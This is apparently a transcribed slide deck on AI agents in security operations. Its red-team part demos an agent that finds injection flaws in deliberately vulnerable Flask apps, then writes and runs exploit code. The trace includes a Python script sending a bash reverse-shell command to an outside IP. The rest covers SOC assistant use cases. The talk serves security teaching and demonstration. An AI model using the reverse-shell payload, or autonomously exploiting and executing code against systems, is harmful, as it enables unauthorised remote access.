
Define the END of the graph where the workflow terminate

Testing environment

Let us quickly build a **vulnerable** application!

A flask web application with two **endpoints** to retrieve patient records from a **SQLite database**.

Hint (*to reader*): one of the endpoints is vulnerable to injection.



How long will it take for agent Smith to report back?

1 min

5 min

10 min

30 min

Colour RED Live Demos



Monitoring agent **Smith**

With LangSmith

START TIME
11/06/2024, 11:08:22 AM

END TIME
11/06/2024, 11:09:03 AM

TIME TO FIRST TOKEN
N/A

STATUS
 **Success**

TOTAL TOKENS
2,808 tokens

LATENCY
 41.83s

TYPE
Chain

TRACE

Collapse Stats Filter Show All

LangGraph  41.83s 2,808

__start__ 0.00s

VulnerabilityDetection 0.96s

ChatMistralAI mistral-large-2407 0.96s

ChannelWrite<VulnerabilityDetection,user_question,status,vulnerability... 0.00s

decide_next_step 0.00s

GenerateExploitCode 10.51s

ChatMistralAI mistral-large-2407 10.51s

ChannelWrite<GenerateExploitCode,user_question,status,vulnerability... 0.00s

ExecuteCode 6.79s

ChannelWrite<ExecuteCode,user_question,status,vulnerability_report,c... 0.00s

CheckExecutionResult 0.00s

ChannelWrite<CheckExecutionResult,user_question,status,vulnerability... 0.00s

retry_logic 0.00s

AnalyzeReportResults 23.55s

ChatMistralAI mistral-large-2407 23.55s

ChannelWrite<AnalyzeReportResults,user_question,status,vulnerability... 0.00s

Rendered Output

```
1 code: |-
2   import requests
3
4   # Define the target URL
5   url = "http://localhost:5001/run"
6
7   # Define the command to achieve a reverse shell
8   command = "bash -i >& /dev/tcp/34.143.178.100/4001 0>&1"
9
10  # Create the payload
11  payload = {'command': command}
12
13  # Send the POST request
14  response = requests.post(url, data=payload)
15
16  # Print the status code of the API call
17  print(f"Status Code: {response.status_code}")
18
19  # Print the response text
20  print(f"Response: {response.text}")
21 code_snippets:
22 - |-
23   import requests
24
25   # Define the target URL
26   url = "http://localhost:5001/run"
27
28   # Define the command to achieve a reverse shell
29   command = "bash -i >& /dev/tcp/34.143.178.100/4001 0>&1"
30
31   # Create the payload
```

YAML

- Containers
- Images
- Volumes
- Builds
- Docker Scout
- Extensions

eloquent_meninsky

<  91cec37ba288  flask_sql:latest (was flask_sql:<none>)
80:80 

STATUS

Running (36 seconds ago)



Logs Inspect Bind mounts Exec Files Stats

```
2024-11-06 13:09:37 * Serving Flask app 'flask_sql'
2024-11-06 13:09:37 * Debug mode: off
2024-11-06 13:09:37 WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
2024-11-06 13:09:37 * Running on all addresses (0.0.0.0)
2024-11-06 13:09:37 * Running on http://127.0.0.1:80
2024-11-06 13:09:37 * Running on http://172.17.0.2:80
2024-11-06 13:09:37 Press CTRL+C to quit
```



Flask server running

- Containers
- Images
- Volumes
- Builds
- Docker Scout
- Extensions

practical_agnesi

<  e20672d35493   flask_cmd:latest (was flask_cmd:<none>)
5001:5001 

STATUS

Running (10 minutes ago)



Logs Inspect Bind mounts Exec Files Stats

```
2024-11-06 12:36:33 * Serving Flask app 'flask_cmd'
2024-11-06 12:36:33 * Debug mode: on
2024-11-06 12:36:33 WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
2024-11-06 12:36:33 * Running on all addresses (0.0.0.0)
2024-11-06 12:36:33 * Running on http://127.0.0.1:5001
2024-11-06 12:36:33 * Running on http://172.17.0.3:5001
2024-11-06 12:36:33 Press CTRL+C to quit
2024-11-06 12:36:33 * Restarting with stat
2024-11-06 12:36:33 * Debugger is active!
2024-11-06 12:36:33 * Debugger PIN: 244-819-053
```



Download the code from github*




Flask (sql vuln)
Flask (cmd vuln)

Agent Smith

* https://github.com/threat-hunt-in-action/agent_smith

* Follow the steps described on github to deploy the code. Use with caution!

Colour Blue



What are we after?

Resilience: better insights, detection, response and reporting

Enhance Cyber Resilience

Better detection

Move from *legacy* detection rules (and automation) to AI-driven models

Faster investigation

Provide the blue team with a single pane of glass (a concept we used to talk about a lot!) that allows them to reach data, information and insights

Quicker containment

Provide the blue team with a real single pane of glass that allows them to reach data, information and insights

Better reporting and insights

Higher quality (and deeper) reports in terms of content and structure.

Serve different personas



CISO

Head of security operations
Security analysts
Security investigators
Threat hunters
Security service managers

Sample use cases

Focused on assisting and augmenting

Gain insight into **alert and incident** details by "asking" the agent.

Gain insight into **vulnerabilities** information by "asking" the agent.

Move from static dashboards to **on-demand visualisation**

Gain insight into **indicators** in alerts/incidents/etc. by "asking" the agent.

Gain insight into **team information** by "asking" the agent.

Gain insight into **shift handover** information by "asking" the agent.

Gain insight into the **detection rules** (use cases) information by "asking" the agent.

Gain insight into **incident response** information by "asking" the agent.

Is a new security alert **true** or **false** positive by "asking" the agent.

Gain insight into **automation playbooks** executed for security alerts/incidents

Gain insight into **shift schedules** for a day, week, or a month

Others


I need insights on the **status** of my **network**? Can you proactively inform me when there is a major increase of alarms?

Can you provide me with an **inventory** of all the **active assets** in my network?

Show me the outdated software versions I have in operation

Privately and securely

The blue AI agentic system




The blue AI agentic system

SOC alerts and incidents handling AI agentic system




SOC AI assistant

- Facilitate access to information in disparate platforms in different formats and structures.
- Enable on-demand and ad-hoc visualization of data on different platforms
- Generate summaries and reports
- Notify users
- Integrate within the SOAR automation workflows



The blue AI agentic system



AI SecOps

Augmenting and assisting



Security analysts
Security investigators
Threat hunters
Security service managers
Head of security operations
CISO



SOAR (e.g.,
Splunk SOAR)

Tickets (e.g.,
ServiceNow)

Data Store(s) (e.g.,
Splunk Enterprise)


SIEM (e.g., Splunk
ES)

Asset store(s)

Other platforms


AI SecOps

Augmenting and assisting




AI SecOps


Augmenting and assisting



Multi-discipline

